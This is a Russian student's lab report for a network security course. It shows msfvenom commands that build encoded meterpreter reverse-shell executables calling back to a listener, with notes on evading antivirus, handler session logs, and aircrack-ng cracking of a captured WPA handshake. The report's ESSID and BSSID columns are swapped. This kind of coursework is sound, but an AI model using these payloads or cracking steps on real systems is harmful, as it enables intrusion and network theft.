


Отчет к шестой домашней работе по дисциплине «Безопасность проводных и беспроводных сетей».

Выполнил Хаукка Станислав.

1.Доделать задания с metasploit+encoders

С помощью msfvenom заинкодил meterpreter несколько раз разными алгоритмами и закинул на целевую машину.



```
root@kali:/media/sf_Share# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.104 lport=448 --format=exe -o exe.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: exe.exe
```

47

/ 69

Community Score

47 security vendors and no sandboxes flagged this file as malicious

d6357180efd329ca363c31a1dc033a7f0fd4dd2ee4f89d169cb850be429c8a9

exe.exe

7.00 KB

Size

2022-05-03 12:47:12 UTC

4 minutes ago

64bits

assembly

direct-cpu-clock-access

invalid-rich-pe-linker-version

peexe

runtime-modules

spreader

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Security Vendors' Analysis

Ad-Aware	Trojan.Metasploit.A	AhnLab-V3	Trojan/Win64.Shelma.R274246
ALYac	Trojan.Metasploit.A	Avast	Win64:Evo-gen [Susp]
AVG	Win64:Evo-gen [Susp]	Avira (no cloud)	TR/Crypt.XPACK.Gen7
BitDefender	Trojan.Metasploit.A	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.759f59	Cylance	Unsafe
Cynet	Malicious (score: 100)	Cyren	W64/S-c4a4ef26Ildorado
DrWeb	BackDoor.Shell.244	Elastic	Malicious (high Confidence)
Emsisoft	Trojan.Metasploit.A (B)	eScan	Trojan.Metasploit.A
ESET-NOD32	Win64/Rozena.J	F-Secure	Trojan.TR/Crypt.XPACK.Gen7

```
root@kali: /media/sf_Share# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.104 lport=448 -x exe.exe -e x86/shikata_ga_nai -i 177 -f exe >exe2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 177 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 537 (iteration=0)
x86/shikata_ga_nai succeeded with size 564 (iteration=1)
x86/shikata_ga_nai succeeded with size 591 (iteration=2)
x86/shikata_ga_nai succeeded with size 618 (iteration=3)
x86/shikata_ga_nai succeeded with size 645 (iteration=4)
x86/shikata_ga_nai succeeded with size 672 (iteration=5)
x86/shikata_ga_nai succeeded with size 699 (iteration=6)
x86/shikata_ga_nai succeeded with size 726 (iteration=7)
x86/shikata_ga_nai succeeded with size 753 (iteration=8)
x86/shikata_ga_nai succeeded with size 780 (iteration=9)
x86/shikata_ga_nai succeeded with size 807 (iteration=10)
x86/shikata_ga_nai succeeded with size 834 (iteration=11)
x86/shikata_ga_nai succeeded with size 861 (iteration=12)
x86/shikata_ga_nai succeeded with size 888 (iteration=13)
x86/shikata_ga_nai succeeded with size 915 (iteration=14)
```

44 / 68

44 security vendors and no sandboxes flagged this file as malicious

7439cf97a48521e41f944a1104515e2acacdc3dc75a7684edc7b0167a927265

exe2.exe

13.00 KB
Size

2022-05-03 12:54:39 UTC
a moment ago

EXE

?

Community Score

64bits assembly invalid-rich-pe-linker-version peexe spreader

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Security Vendors' Analysis ⓘ			
Acronis (Static ML)	ⓘ Suspicious	Ad-Aware	ⓘ Trojan.Metasploit.A
AhnLab-V3	ⓘ Trojan/Win64.RL_Generic.R359407	ALYac	ⓘ Trojan.Metasploit.A
Arcabit	ⓘ Trojan.Metasploit.A	Avast	ⓘ Win64:Evo-gen [Susp]
AVG	ⓘ Win64:Evo-gen [Susp]	Avira (no cloud)	ⓘ TR/Crypt.XPACK.Gen7
BitDefender	ⓘ Trojan.Metasploit.A	ClamAV	ⓘ Win.Trojan.MSShellcode-6360730-0
CrowdStrike Falcon	ⓘ Win/malicious_confidence_100% (D)	Cybereason	ⓘ Malicious.0896d9
Cylance	ⓘ Unsafe	Cynet	ⓘ Malicious (score: 100)
Cyren	ⓘ W64/Rozena.AE.gen/Eldorado	DrWeb	ⓘ BackDoor.Shell.244
Elastic	ⓘ Malicious (high Confidence)	Emsisoft	ⓘ Trojan.Metasploit.A (B)
eScan	ⓘ Trojan.Metasploit.A	ESET-NOD32	ⓘ A Variant Of Win64/Rozena.J
Fortinet	ⓘ W64/Rozena.Jltr	GData	ⓘ Win64.Trojan.Rozena.A

```

root@kali:~/media/sf_Share# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.0.104 lport=4448 -x exe2.exe -e x86/alpha_upper -i 5 -f exe >exe3.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 1089 (iteration=0)
x86/alpha_upper succeeded with size 2247 (iteration=1)
x86/alpha_upper succeeded with size 4563 (iteration=2)
x86/alpha_upper succeeded with size 9195 (iteration=3)
x86/alpha_upper succeeded with size 18458 (iteration=4)
x86/alpha_upper chosen with final size 18458
Payload size: 18458 bytes
Final size of exe file: 32256 bytes

```

45

/67

?

Community Score

45 security vendors and 1 sandbox flagged this file as malicious

a3cbb2e383c5052efda722c13327533f05248962629a41ae6995921960165641

exe3.exe

64bits

assembly

invalid-rich-pe-linker-version

peexe

spreader

31.50 KB

Size

2022-05-03 12:58:31 UTC

8 minutes ago

EXI

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Security Vendors' Analysis			
Acronis (Static ML)	Suspicious	Ad-Aware	Trojan.Metasploit.A
AhnLab-V3	Malware/Win64.Generic.C1684450	ALYac	Trojan.Metasploit.A
Arcabit	Trojan.Metasploit.A	Avast	Win64:Evo-gen [Susp]
AVG	Win64:Evo-gen [Susp]	Avira (no cloud)	TR/Crypt.XPACK.Gen7
BitDefender	Trojan.Metasploit.A	ClamAV	Win.Exploit.Alpha_Upper-1
CrowdStrike Falcon	Win/malicious confidence 100% (ID)	Cybereason	Malicious.773c2f

Из интересного: после alpha_upper встроенный экран windows 10 не почувствовал зловердный файл.

Virustotal разумеется идентифицировал файл как вредоносный многими движками.

Пытался проэксплуатировать и подключиться, но на стороне жертвы программа падала...(

```

msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.104:4444
[*] Sending stage (179779 bytes) to 192.168.0.102
[*] Meterpreter session 1 opened (192.168.0.104:4444 -> 192.168.0.102:50596) a
0
[*] 192.168.0.102 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (179779 bytes) to 192.168.0.102
[*] Meterpreter session 2 opened (192.168.0.104:4444 -> 192.168.0.102:50598) a
0
[*] 192.168.0.102 - Meterpreter session 2 closed. Reason: Died
[*] Sending stage (179779 bytes) to 192.168.0.102
[*] Meterpreter session 3 opened (192.168.0.104:4444 -> 192.168.0.102:50612) a
0
[*] 192.168.0.102 - Meterpreter session 3 closed. Reason: Died
[*] Sending stage (179779 bytes) to 192.168.0.102
[*] Meterpreter session 4 opened (192.168.0.104:4444 -> 192.168.0.102:50693) a
0
[*] 192.168.0.102 - Meterpreter session 4 closed. Reason: Died

```

Прекращена работа программы "exe.exe"

Windows может провести поиск способа устранения этой ошибки в Интернете.

Искать решение проблемы в Интернете и закрыть программу

Закреть программу

Скрыть подробности проблемы

Сигнатура проблемы:

Имя события проблемы:

exe.exe

Имя приложения:

0.0.0.0

Версия приложения:

4bc63c7d

Отметка времени приложения:

StackHash_b4ee

Имя модуля с ошибкой:

0.0.0.0

Версия модуля с ошибкой:

00000000

Отметка времени модуля с ошибкой:

00000000

Код исключения:

00000000

2. Ознакомиться с утилитами работы wifi

С утилитами из серии air... знаком, т.к. уже занимался мониторингом сетей альфой.

3.Разобрать дамп wpa.full.cap, найти хэндшейки в дампе, и попробовать сбрутить(показывал на уроке)

Проверил полноту дампа и запустил аиркрэк для его анализа. Нашел 1 рукопожатие а также мас и имя сети:

```
(root@kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
# cowpatty -r wpa.full.cap -c
cowpatty 4.8 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.

(root@kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
# aircrack-ng wpa.full.cap
Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.

# BSSID          ESSID          Encryption
1 00:14:6C:7E:40:80 teddy          WPA (1 handshake)

Choosing first network as target.
Devices
Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.

1 potential targets

Please specify a dictionary (option -w).
```

Запустил перебор по словарю и нашел пароль:

```
(root@kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
# aircrack-ng -w /home/kali/Downloads/rockyou.txt -b 00:14:6C:7E:40:80 wpa.full.cap
Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.

1 potential targets
```

```
Places
Aircrack-ng 1.6
[00:00:30] 60649/14344391 keys tested (1995.22 k/s)
Time left: 1 hour, 59 minutes, 18 seconds 0.42%
KEY FOUND! [ 44445555 ]

Master Key      : 17 4F E9 A8 9F 52 85 FF 0B 7F A3 05 03 DB 38 93
                  75 15 D2 0B CE 17 D8 E2 EE 36 90 F0 47 B4 C5 0E

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Devices
EAPOL HMAC     : AE 83 8A AD 75 5C 16 1D 08 87 CD 2C F3 8C AE 60
File System
```

4.Найти хендшейк в предложенных дампах. Назвать ESSID, BSSID и канал атакованной сети, имя файла с EAPOL-пакетами.

Файл	ESSID	BSSID
Dump-01.cap	D4:21:22:34:D7:B4	MGTS_GPON_7881
Dump-02.cap	D4:21:22:34:D7:B4	MGTS_GPON_7881
Wpa.full.cap	00:14:6C:7E:40:80	Teddy
Dump_hashcat.cap.cap	D4:6E:0E:D5:C9:1E	Floor13
	E0:3F:49:21:6E:88	BP26

```
(root@kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
# aircrack-ng dump-01.cap
Reading packets, please wait ...
Opening dump-01.cap
Read 4715 packets.
# BSSID ESSID Encryption
1 D4:21:22:34:D7:B4 MGTS_GPON_7881 WPA (0 handshake)
Choosing first network as target.
Reading packets, please wait ...
Opening dump-01.cap
Read 4715 packets.
1 potential targets
Please specify a dictionary (option -w).
```

```
(root@kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
# aircrack-ng dump-02.cap
Reading packets, please wait ...
Opening dump-02.cap
Read 3937 packets.
# BSSID ESSID Encryption
1 D4:21:22:34:D7:B4 MGTS_GPON_7881 WPA (1 handshake)
Choosing first network as target.
Reading packets, please wait ...
Opening dump-02.cap
Read 3937 packets.
1 potential targets
Please specify a dictionary (option -w).
```

```
(root@kali)-[/home/kali/Downloads/ГБ_материалы_уроков/Урок 6]
# aircrack-ng Dump_HashCat.cap.cap
Reading packets, please wait ...
Opening Dump_HashCat.cap.cap
Read 504246 packets.

# BSSID ESSID Encryption
1 D4:6E:0E:D5:C9:1E Floor13 WPA (1 handshake)
2 E0:3F:49:21:6E:88 BP26 WPA (0 handshake)

Index number of target network ? 1

Reading packets, please wait ...
Opening Dump_HashCat.cap.cap
Read 504246 packets.
```

Где достать номер канала не понял, как и что он нам особого даст.